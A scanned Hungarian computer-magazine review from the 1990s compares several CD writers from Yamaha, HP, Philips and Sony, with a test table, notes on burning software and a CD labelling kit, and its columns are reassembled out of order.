Az újraírható CD-író kezelőprogramja egyelőre egyedi, azonban a legelterjedtebb, úgynevezett UDF (Universal Disk Format) logikai fájlrendszert használja. A CD-írók szoftvergyártói (CeQuadrat, Adaptec, Elektroson) már jelezték, hogy rendszerük hamarosan elboldogul az újraírható CD-írókkal is.

Az újraírható CD természetesen speciális eljárással készül, és *működése az úgynevezett PH (fázisváltós) technológián alapul, ahol a felírásakor a lemez*


anyaga a lézer hatására *felmelegszik, és a melegedés mértéke szerint kristályos, vagy amorf állapotba kerül.* Ez a kristályos vagy amorf állapot határozza meg az olvasáskor visszaverődő lézer logikai „1” vagy „0” állapotát. Az így felírt CD-eket *csak a Multi Read funkcióval felruházott olvasók ismerik fel,* ez azonban lassan minden újabb típusú olvasó sajátja.

Nem szabad elfeledkezni egy apró hátrányról sem, miszerint az újraírható lemez *csak egyszerre törölhető, állományonként, részenként nem.* Mindezt viszont feledtetni, hogy egy ilyen CD a katalógusadatok szerint *1000-szer írható újra, élettartama több mint harminc év és ára 5000 Ft körül mozog.*

A CD-írók gyártói természetesen roppant aktívak ezen az új piaci területen, s sorra jelzik újabb modellek születését. A Ricoh mellett a Yamaha is bejelentette, hogy várhatóan még ebben a hónapban piacra hozza az első újraírható CD-íróját CDR W4001 típusnévvel, amely *négyszeres sebességgel írja a hagyományos CD-eket, kétszeressel az újraírható CD-t és hatszorossal olvassa a már felírt lemezeket.*

Once (TAO), Disk at Once (DAO), Session at Once, a multisession, és packet writing technikák, amelyekkel készíthető ISO 9660 szabványnak megfelelő felírás, audió CD (CD-DA), hibrid CD, CD-ROM/XA, CD-i, Photo CD vagy akár Video CD. A Yamaha CD-ROM-írók a legelterjedtebb 12 centiméteres átmérőjű lemezek mellett kezelik a 8 centiméteres korongokat is. A Yamaha CD-ROM-írók külsőleg hagyománytisztelően elegánsak. A szokásos fejhallgatókimenet és az ajtónyitó gomb mellett két darab, többszínű LED fénye tájékoztat a CD-ROM-író aktuális állapotáról. A leírásban külön kis táblázat található arról, hogy mit jelent például a villogó sárga LED mellett folyamatosan világító zöld kombináció.

1. Csúcsformában a YAMAHA CDR400t
2. A győztes hátulról, sztereó kimenettel a YAMAHA 400tx
3. A mezőny legjobbjá, a külső SCSI YAMAHA 400tx
4. A YAMAHA család legkisebb tagja a YAMAHA 200t

számítógépbe építhető, második generációs SCSI-2 csatlakozással, négyszeres írással és hatszoros olvasással.

A dobozban a CD-ROM-író mellett egy 50-pólusú SCSI kábel, két Yamaha írható CD-ROM, felhasználói kézikönyv és a CeQuadrat cég ToGo 4.0 szoftvere található. CD-ROM-író PC-s környezetben minimálisan 486/100 MHz-es számítógépet igényel, célszerűen 16 Mb-ot RAM-mal, és SCSI Bus masteres kártyával. SCSI kártyaként a Yamaha az Adaptec gyártmányait ajánlja. A CD-

A TRAXDATA cég nevével forgalmazott CD-ROM-író TRAXWRITER CDR 4603EL néven kerül forgalomba, ám a dobozában valójában a YAMAHA CDR400t búvik meg. (A 400-as sorozat tagjai között megtalálhatjuk a külső

és beépíthető változatot, valamint a tálcás és a caddys CD-lemezkezelő megoldást. Mind ezekről a típusnév mellett található betűkombináció tájékoztatja a felhasználót. A „t” betű a tálcás modellre, míg a „c” a caddys modellre utal. A külső egységként használható CD-ROM-író második betűként még egy „x” jelzést is kap, a számítógépbe építhető modellt pedig külön nem jelölik.)

ROM-író Macintosh rendszerben is működik, minimum 68040-es processzossal.

Az installálás gyors. Windows 95 alatt azonnal CD-ROM-olvasóként láthatjuk, hiszen a CDR400t-t a Plug and Play technológia felismeri. A csomagban található ToGo általános használható keretprogram CD-ROM-írók kezelésére. A CD-ROM-író azonosítására az Install CD mellé egy driver floppy-lemez

YAMAHA CDR400tx és YAMAHA CDR400t (TRAXWRITER CDR 4603EL)

A YAMAHA CDR400t típusú CD-ROM-író a CDR Centertől kaptuk tesztelésre.

CD-ROM ÍRÓK

Gyártó	Típus	Írási sebesség	Olvasási sebesség	Interfész	Buffer (Mbájt)	Hozzáférisi idő (ms)	Lemezkezelés	Kiszérelés	Audio kimenet	PandP	Szoftver	Tartozékok	Tesztidő
YAMAHA	400tx	4	6	SCSI	2	250	tálcás	külső	X	X	WinOnCD 3.0	SCSI kábel, 2 db írható CD, leírás, szoftver	18p 57mp
YAMAHA	400t	4	6	SCSI	2	250	tálcás	belső	X	X	GoTo 4.0	SCSI kábel, leírás, szoftver, 1 írható CD, alkoholos filc	19p 43mp
YAMAHA	200t	2	6	SCSI	1	250	tálcás	belső	X	X	WinOnCD 3.0	SCSI kábel, 2 db írható CD, leírás, szoftver	37p 45mp
HP	6020es	2	6	SCSI	1	300	tálcás	külső	X	X	Easy-CD Pro	SCSI kábel, 1 db írható CD, leírás, szoftver, adapter	40p 26mp
PHILIPS	CDD2600	2	6	SCSI	1	350	tálcás	belső	X	X	ToGo 4.0	SCSI kábel, 2 db írható CD, leírás, szoftver, alkoholos filc	37p 51mp
SONY	CDU928E	2	8	IDE	n.a.	n.a.	caddy	belső	X	X	ToGo 4.0	IDE kábel, 1 db írható CD, leírás, szoftver, alkoholos filc	38p 16mp

A teszthez egy Pentium 133-as gépet használtunk 16 Mb-ot RAM-mal és Adaptec AHA-2940 SCSI kártyával.

is találunk, amelyet a ToGo igényel a telepítés során. Windows 3.1 alatt azonban másik CD-ROM-ra is szükség van a telepítéshez.

Az adatok *egyszeres, kétszeres vagy négyszeres sebességgel írhatók*, míg *olvasni hatszoros sebességgel lehet*. A CD-írásakor 2 Mbájtos buffer áll rendelkezésre, amely egyszerre 500 szektor tárolását teszi lehetővé. A hozzáférési ideje (Access-Time) 250 msec. A tesztelés során négyszeres üzemmódban 20 perc alatt végzett 614 Mbájt felírásával.

YAMAHA CDR200t

A Yamaha család kisebb tagja szolidabb teljesítménnyel, s természetesen szolidabb árral száll versenybe. A CDR200t-t a Storage System Kft.-től kaptuk tesztelésre. A készülék *kétszeres írással és hatszoros olvasással* kezeli a

TIPPEK SCSI CSATLAKOZÁSÚ CD-ÍRÓKHOZ

- Egy az egyben adat- vagy audió CD-t SCSI író esetében csak akkor másolhatunk, ha a forrás CD-meghajtó is SCSI csatlakozású.

- Hangsávot SCSI-író esetében csak akkor másolhatunk, ha a CD-olvasó, amelybe az audió CD-t helyeztük, szintén SCSI csatlakozású. Amennyiben ez nem így lenne, a sávot előbb konvertáljuk WAV formátumba.


- Az EasyCD Pro esetében az audió sávot csak úgy menthetjük WAV formátumba, hogy a forrás CD-t SCSI CD-olvasóba, vagy a (saját) SCSI-íróba helyezzük.

- Ha nem vagyunk biztosak merevlemezünk fürgeségében, használjuk a teszt opciót. Lassú merevlemezről a CD-írók nem dolgoznak.


5. Szintén külső a HP 6020es modellje, amely kétszeres sebességgel ír és hatszoros sebességgel olvas

6. Megbízható és formás a PHILIPS CDD2600-as

7. A Sony CDU928E, a tesztelt mezőny egyetlen IDE csatlakozású tagja, amely ennek ellenére semmivel sem maradt le a kétszeres sebességű vetélytársai mögött

5

6

7

HP SureStore CD-Writer 6020i/6020es/6020ep

A Hewlett Packard 6020-as szériája három tagból áll. A 6020i belső, számítógépbe építhető, SCSI-2 csatlakozású, a 6020es típus külső, saját dobozzal szállított, SCSI-2 csatlakozású, a 6020ep jelzésű harmadik tag pedig szintén külső változat, ám csatlakoztatása nem igényel külön kártyát, egyszerűen a paralell portra köthető. Mindhárom változat *hatszoros sebességgel olvas és kétszeres sebességgel ír*.

Szerkesztőségünkben a külső SCSI változatot vizsgáltuk meg.

Dobozában – a CDR-meghajtó mellett – SCSI kábel, audiókábel, táp és a hozzá kapcsolódó tápkábel, egy írható HP SureStore CD-ROM, felhasználói kézikönyv és CD lemezen az Easy-CD Pro szoftver Windows 3.x és Windows 95-ös változata található meg, amelynek segítségével könnyen és gyorsan állíthatjuk össze saját CD lemezünk tartalmát.

A készülékek rendszerigénye nem túl nagy, beérik egy IBM kompatibilis számítógéppel, 486/66-os processzorral, 8 Mbájt RAM-mal és egy általános SCSI kártyával.

Audió-CD, adat-CD és vegyes CD felírására egyaránt alkalmas, ismeri az elterjedt formátumokat és szabványokat.

Philips CDD2600

Szintén a CDR Centertől kaptuk tesztelésre a Philips cég termékét, amelynek dobozán a TRAXWRITER CDR2600EL felirat díszel.

A CDD2600 számítógépbe építhető, belső, SCSI-2 csatlakozású modell. Dobozában SCSI kábel, egy írható CD-

CD-ROM-okat. A 200t szintén SCSI2 csatlakozású és Windows 95 Plug and Play kompatibilis. A dobozban a CD-ROM-író mellett egy 50-pólusú SCSI kábel, két Yamaha írható CD-ROM, felhasználói kézikönyv és a CeQuadrat cég WinOnCD 3.0 szoftvere található. Hardverkövetelményei megegyeznek a 400-as típusával. A CDR200-as 1 Mbájt bufferrel, kétszeres üzemmódban 38 perc alatt birkózott meg a tesztállománnyal.

YAMAHA CD-írók és multimédiás eszközök hivatalos magyarországi disztribútora
STORAGE SYSTEM KFT.

1051 Bp., Vörösmarty tér 1. IV. 412.
Tel.: 266-1717, 266-1268
Fax: 266-1292

ROM, leírás, tápkábel és egy alkoholos filctoll található.

Szoftverként a *CeQuadrat* cég *WinOnCD* programjának 3.0-s verzióját mellékeltek.

A CD-ROM-író telepítése Windows 95 alatt egyszerű, a *Plug and Play* technológia és a mellékelt szoftver, illetve – egy külön floppy-n található – driver telepítésének segítségével pár perc alatt már működőképes rendszert kapunk.

A CDD2600 kétszeres sebességgel ír és hatszoros sebességgel olvas, ismeri az elterjedt formátumokat és szabványokat.

Sony CDU928E

A *TRAXWRITER CDR2800EL* „fedőnév” a Sony cég belső *CDU928E* típusjelű, *IDE* csatlakozású *CD-ROM-íróját* takarja.

A készülék kétszeres sebességgel írja és nyolcszoros sebességgel olvassa a *CD-t*, amelyet nem tálcás, hanem *caddy-s* megoldással helyezhetünk be. Dobozában *IDE* kábel, audio kábel, egy írható *CD*, egy alkoholos filctoll és a *CeQuadrat* cég *ToGo 4.0-s* szoftvere található. Kellemes meglepetésként az *IDE-csatlakozású író* ugyanolyan jól szerepelt, mint *SCSI csatlakozású társai*, tesztünkben hasonló eredménnyel végzett, mint a szintén belső *Philips CDD2600* vagy a *Yamaha 200t* jelű készüléke. Mint társai, ez is megbirkózik minden jelenleg elterjedt *CD* szabvánnyal.

Szoftverek

Egy *CD* felírásának nélkülözhetetlen kelléke a megfelelő szoftver. Itt biztosra kell mennünk a tartalom összeállításánál, ugyanis ha valamit elrontunk, az írás végeztével nem lesz lehetőségünk kijavítani. Ezt az állítást megcáfolni látszik az újírható *CD* megjelenése, ám azért ennél is luxus elrontani egy-egy felírást.

A tesztelésre kapott *CD-ROM-írókhoz* összesen három programot mellékeltek. Ezek közül a *CeQuadrat WinOnCD 3.0* és *ToGo 4.0* programjai látszólag csak a nevükben és a verziószámukban különböznek, felületük teljesen megegyezik.

A harmadik program a mé-


MATRICÁZZUNK

A CD-k vonzerejét alaposan növelheti a szemet gyönyörködtető címkéjük, amelyről immár a „házilag” készített lemezek esetében sem kell lemondanunk.

A *CD-s* adathordozók – természetesen az üzletekben vásárolható „nyers”, azaz írható *CD-k* is ide tartoznak – adatok tárolására kialakított felületét óvni kell mindenféle sérüléstől, szennyeződéstől. Ide semmiféle külső jelzés nem kerülhet! A *CD-lemez* másik oldala viszont kiválóan alkalmas reklámok, vagy egyszerűen csak a tartalomra vonatkozó információk elhelyezésére. A gyári korongokra nagyüzemi módszerekkel viszik fel a látványos, szemet gyönyörködtető grafikákat, szövegeket. A szitanyomásos technika persze csak nagyobb sorozatok előállításakor kifizetődő.

A házilag felírt *CD-k* jelölésére – az alkoholos filctoll használatán túl – szerencsére más lehetőség is kínálkozik. A *MicroVision* cég roppant ötletes megoldással örvendeztette meg az igényesebb felhasználókat. A *PressIT CD Labelling Kit* dobozában a címketervező szoftver mellett egy ügyes szerkezet is helyet kapott, s az induláshoz öntapadós íveket is mellékeltek. Az *Invest Kft. CD-R Center* üzletéből érkezett szerkesztőségünkbe az elemes matricázó készlet, amelyet rögtön ki is próbáltunk.

Munka közben a DesignExpress hatékony tervezőszoftvere

A PressIT CD címkéző készlet ötletes megoldást kínál az írható CD-k „felöltöztetéséhez”

zentáló munkaasztalra. Természetesen a windowsos OLE funkció jóvoltából más alkalmazásból is kedvünkre ollózhattunk objektumokat.

Az *DesignExpress*-szel készített tervek egyaránt kinyomtathatók lézer- vagy tintasugaras nyomtatókkal. Lényeges azonban, hogy a printerekbe csak a cél-nak megfelelő íveket tölthetünk. Erre a célra

Első lépésben telepítettük a *DesignExpress v1.10* *CD-n* található szoftverét Windows 95 operációs rendszer alá. E program egyébként együttműködik a Windows 3.1-gyel is, viszont nem használható Windows NT 4.0 alatt, csak annak korábbi verzióival. A tervezőszoftver rendszerigénye roppant szerény, már 4 Mbájtnyi RAM-mal is munkára fogható, s a helyfoglalása is csupán 4 Mbájt.

A program segítségével percek alatt tervezhetünk ízléses *CD-címkéket*, és a tokokhoz borítókat. A számos beépített formázási lehetőség nemcsak a szöveges adatokra korlátozódott, hanem a háttér is hatékonyan manipulálható volt színekkel, érdekes effektekkel, s nem utolsósorban tetszőleges grafikákat is beilleszthettünk a *CD-korongot* és a borítót repre-

kizárólag csak a rendszerhez mellékelt öntapadós fóliák és különféle alapszínű papírok alkalmasak. Az induló csomag tíz darab (20 *CD*-hez elegendő) ilyesfajta A/4-es ívet tartalmazott. Az oldalakat ellátták – s ez a lényeg – a *CD és a borító méretéhez igazított perforációval* is.

A *CD*-tokba illeszkedő borítóhoz és gerincfelirathoz természetesen megfelel a hagyományos papír is, ezt a megfelelő helyen körbevágthatjuk és egyszerűen a dobozba igazíthatjuk. A korong esetében viszont csak az öntapadós papír vagy fólia jöhet szóba. A matrica felragasztása – bár roppant egyszerűnek tűnik –, szinte kivitelezhetetlen a *PressIT* készülék nélkül. Az ügyes eszközzel elkerülhettük a fólia begyűrődését, ráncosodását, s a központosítás is könnyű volt. Gyakorlatilag egyetlen határozott mozdulattal ráilleszthettük *CD-nkre* a kör alakú matricát.

A *PressIT* *CD-címkéző* kit remek alternatíva a kis sorozatú vagy egyedi *CD-k* igényes „felöltöztetéséhez”, hiszen a teljes csomag ára körülbelül hat darab írható *CD* árával azonos. Jól használható például stúdiók, kisebb hivatalok céljára vagy éppen otthon is. A forgalmazótól azt is megtudtuk, hogy a *CD*-khez nélkülözhetetlen perforált lapokból is széles választék kapható, szintén mérsékelt áron.

tán népszerű *Easy-CD Pro*, amelyet egyedül a *HP SureStore CDWriter 6020es*-hez mellékeltek.

WinOnCD 3.0 és ToGo 4.0


Kényelmes, jól áttekinthető felület jellemzi a két programot. Kezelésüket talán egy egyszerű példán lehet a legjobban bemutatni. Ehhez vegyük sorra a *CD felírásának a lépéseit*.

Először is ki kell választanunk, hogy milyen formátumot szeretnénk használni. Ez lehet: *ISO-9660 / Joliet system, CD Copy, CD Digital Audio, Video CD 2.0, CD Extra, Raw Data, Empty Project*.


Ha a legutolsót választjuk, akkor a CD-re kerülő állományok válogatásakor adhatjuk meg a kívánt formátumot. Ezután ki kell választanunk a megfelelő meghajtókról a felírni kívánt könyvtárakat, állományokat, majd ezeket rá kell húzni a CD-t jelképező ablakra. Amikor egy WAV állományt húzunk át, választhatunk, hogy meghagyjuk WAV formátumban – vagyis adatként tároljuk el – vagy audiosávként írjuk a CD-re. Utóbbi esetben duplán kattintva az újonnan létrejött sávon lejátszhatjuk, illetve szerkeszthetjük a felírandó hangállományt.

8

9



10


Az írásra szánt CD-ről minden információt megkapunk a *Disc Info* menüpontra vagy ikonra kattintva. Megtudhatjuk, van-e rajta lezártan track vagy már régebben felírt session, mekkora a teljesítménye és a szabad hely.

Még megadhatjuk azt is, hogy mi történjen a hosszú állománynevekkel, s ezután már csak a *Make CD* gombon kell kattintanunk.

A megjelenő párbeszédablakban megadhatjuk, hogy a program lezárja-e a teljes felírt CD-t, vagy csak az írásra

11

12

kerülő sessiont zárja-e le – a CD-re ekkor a későbbiekben is írhatunk és csak a lezárt session olvasható a CD-ROM-meghajtókkal –, vagy, hogy éppen egyáltalán ne zárja le a felírt CD-t. Végül beállíthatjuk az írás sebességét, és kiválaszthatjuk a CD-ROM-írórt.

Ha nem zártuk le a felírást,

akkor azt később folytathatjuk, ám eközben csak az adott CD-ROM-író olvassa a lemezt.

Ha ezzel végeztünk, akkor hátradőlhetünk a székből és rövid – a CD-ROM-írótól függő – idő múlva kezünkbe vehetjük a friss és meleg CD-t (ez utóbbi szó szerint értendő).

A UMAX termékek hivatalos magyarországi disztribútora: partners® Hungary Kft. • 1149 Budapest, Angol utca 32.

POWERLOOK akció szeptember 20-ig!

PowerLook II
455.500.- Ft+ÁFA

PowerLook 2000
920.000.- Ft+ÁFA

PowerLook II vagy 2000 sikszkenner vásárlása esetén:

- bármilyen működőképes szkennerért

70.000.- engedmény

- min. 300 dpi, színes sikszkennerért

130.000.- engedmény

- PowerLook 2000 szkenner vásárlása esetén régi szkennerének SAFETY LABEL* ért

100.000.- engedmény

- a működőképes szkenner* betéserése esetén

250.000.- engedmény

CP-VÉLEMÉNY

Úgy tűnik, méltán piacvezető a YAMAHA cég a CD-íróival. Legjobb eredménnyel a külső YAMAHA 400tx végzett, mely húsz percen belül írta fel tesztanyagunkat, ára azonban meglehetősen borsos, így nem biztos, hogy mindenki számára elérhető. Elsősorban azoknak ajánljuk, akik üzletszerűen írnak CD-nket.

A többi tesztelt CD-író közel azonos eredményeket ért el, negyven percen belül végeztek a tesztünkkel. Ez utóbbiak vásárlásakor három szempont lehet döntő: az ár, a csatlakozási mód és hogy külső vagy belső kivitelűek-e.


A csatlakozási módot illetően megjegyezzük, hogy egyik SCSI-2 csatlakozású készülékhez sem mellékelnek SCSI kártyát. Ennek ára tehát még

hozzáadódik az CD-író árához. Aki az olcsóbb kategóriából szeretne választani, annak az Adaptec AHA-2940-es típust javasoljuk.

Külső és belső típus között egyértelműen a ház befogadóképessége dönt. Ha már nem fér el újabb periféria a gépünk házában, akkor vagy nagyobbat veszünk, vagy a külső változatra voksolunk.

Aki nem akar külön SCSI kártya megvételével és beszerelésével bajlódni, annak valamelyik IDE csatlakozású típust javasoljuk. Itt még alternatívát jelenthet a HP 6020ep paralell portos terméke, bár ezt sajnos nem állt módunkban tesztelni. Rebesgetik egyébként, hogy a HP már készül egy újabb típus kiadására.

Kíváncsian várjuk!


13

Easy-CD Pro

Ez a program nagy népszerűségnek örvend a CD-írással foglalkozók körében. Valóban sok hasznos szolgáltatást nyújt használójának. Részbe egy varázsló (Easy-CD Wizard), mely átsegít minket a kezdő lépéseken, azonban csak tisztán adat-, vagy tisztán hang-CD írható a segítségével. Ha vegyes CD szerkesztését tervezzük, kénytelenek leszünk másik úton elindulni. A New menüpontra kattintva a következő lehetőségek közül választhatunk: *Multi-session CD-ROM, CD-ROM, Audio CD, CD Copy, Mixed-mode CD, Mixed-mode CD from image, CD from an image file, CD Extra mode.*

Windows 95 alatt a felírni kívánt könyvtárakat és állományokat egyszerűen a *drag and drop* módszerrel választhatjuk ki.

Írás előtt a program felajánl egy *sebességtesztet*. Mint min-

14

8. Varázsló segít át a kezdő lépéseken az Easy-CD Pro-ban
9. Ha nem bízunk merevlemezünk fürgeségében, írás előtt kapcsoljuk be a teszt opciót
